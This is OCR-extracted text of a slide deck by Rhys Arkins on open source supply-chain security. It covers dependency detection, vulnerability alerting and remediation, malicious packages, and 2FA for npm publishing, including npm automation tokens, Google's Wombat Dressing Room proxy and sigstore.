

Unsolved Problems in Open Source Security

Rhys Arkins



Open Source Security: Navigating the Iceberg



60-90% of deployed code is Open Source

WhiteSource


The Enemy Gets a Vote

Open Source vulnerability disclosures are public and the clock starts ticking right away

WhiteSource

MOSTLY SOLVED

Knowing What Open Source You're Using



Dependency Maturity Levels

- Copy, Paste, Commit
- Manual shell/build scripts
- Package Manifests
- Lock Files

WhiteSource

Languages & Lock Files

- Best:
  - JavaScript (npm/Yarn/pnpm)
  - Ruby (Bundler)
  - PHP (Composer)
  - Go Modules
- Good:
  - Python (Poetry, Pipenv)
- Less Good:
  - Java (Gradle, Maven)


Open Source Detection

- **Face value**
  - Look for package manifest files and lock files
  - Parse them
- **Forensic**
  - Run build scripts
  - Fingerprint every file in build and post-build directory
  - Compare fingerprints to known open source files

WhiteSource

MOSTLY SOLVED

Be Alerted When Your Open Source Has Problems




Security Notifications

- Automation is essential
- The ideal system:
  - Knows what you’re using
  - Knows what’s vulnerable
  - Correlates the two at all times

WhiteSource

MOSTLY SOLVED

Vulnerability Remediation



Remediating Open Source Vulnerabilities

- Publicly disclosed vulnerabilities are usually the most serious
- Most have a fix already available at time of publication
- Therefore, remediation has become increasingly simple: upgrade


85%

Percentage of NVD vulnerabilities disclosed with a fixed version already existing

WhiteSource

UNSOLVED

Identity & Reputation



Important: Vulnerable vs Malicious Packages

- Vulnerabilities
  - Accidents or oversights
  - Hopefully not easily exploitable

- Malicious packages
  - Like viruses or malware
  - Intentionally do bad things, often immediately

Malicious Packages

- Bad from day one
  - Typosquatting

- Good package turned bad
  - Maintainer credentials get compromised, or
  - New maintainer takes over with malicious intent, or
  - Package creator was playing the long game and always intended to use it for an exploit

Identity Concepts

- Who are you?
- Can you prove it?

WhiteSource


Identity: Risk and Reward

- Package compromise rewards are mostly predictable:
  - Stolen credentials
- The risks are quite variable
  - Stolen credentials: little to lose except the credentials themselves
  - Malicious maintainer: loss of account
- Therefore, focusing on 2FA is by far the low-hanging fruit

WhiteSource

2FA Challenges


- Transitive dependencies
  - Hundreds/thousands may be installed
  - Only one needs to be compromised
- Publishing Automation



October 2, 2020

npm automation tokens

npm is introducing a new setting for access tokens to support publishing to the npm registry from CI/CD workflows.




[✓ Read-only]
A read-only token can download public or private packages from the npm registry.

Automation
An automation token will **bypass** two-factor authentication when publishing. If you have two-factor authentication enabled, you will not be prompted when using an automation token, making it suitable for CI/CD workflows.

Publish
A publish token can read **and** publish packages to the npm registry. If you have two-factor authentication (2FA) enabled, it **will** be required when using this token.

WhiteSource

Two-step Automation + 2FA




Google open-sources tool to boost 2FA adoption in npm

Charlie Osborne 15 January 2020 at 11:27 UTC

Authentication | Secure Development | Cyber-attacks

Image: PortSwigger Ltd

Automation and security? You can have both!



Wombat Dressing Room


> Google's npm registry proxy. Designed to reduce the attack surface of npm packages.

ci passing | vulnerabilities 0 | code style google

What it does

- You publish to *Wombat Dressing Room*, and it enforces additional security rules, before redirecting to *registry.npmjs.org*.
- Publishes are made from a single npm account with 2FA enabled (*a bot account*).
- Publishes can be made using the npm CLI, by making *Wombat Dressing Room* the default registry (`npm config set registry https://external-project.appspot.com`).

One to watch: sigstore



Google Security Blog

The latest news and insights from Google on security and safety on the Internet

Introducing sigstore: Easy Code Signing & Verification for Supply Chain Integrity

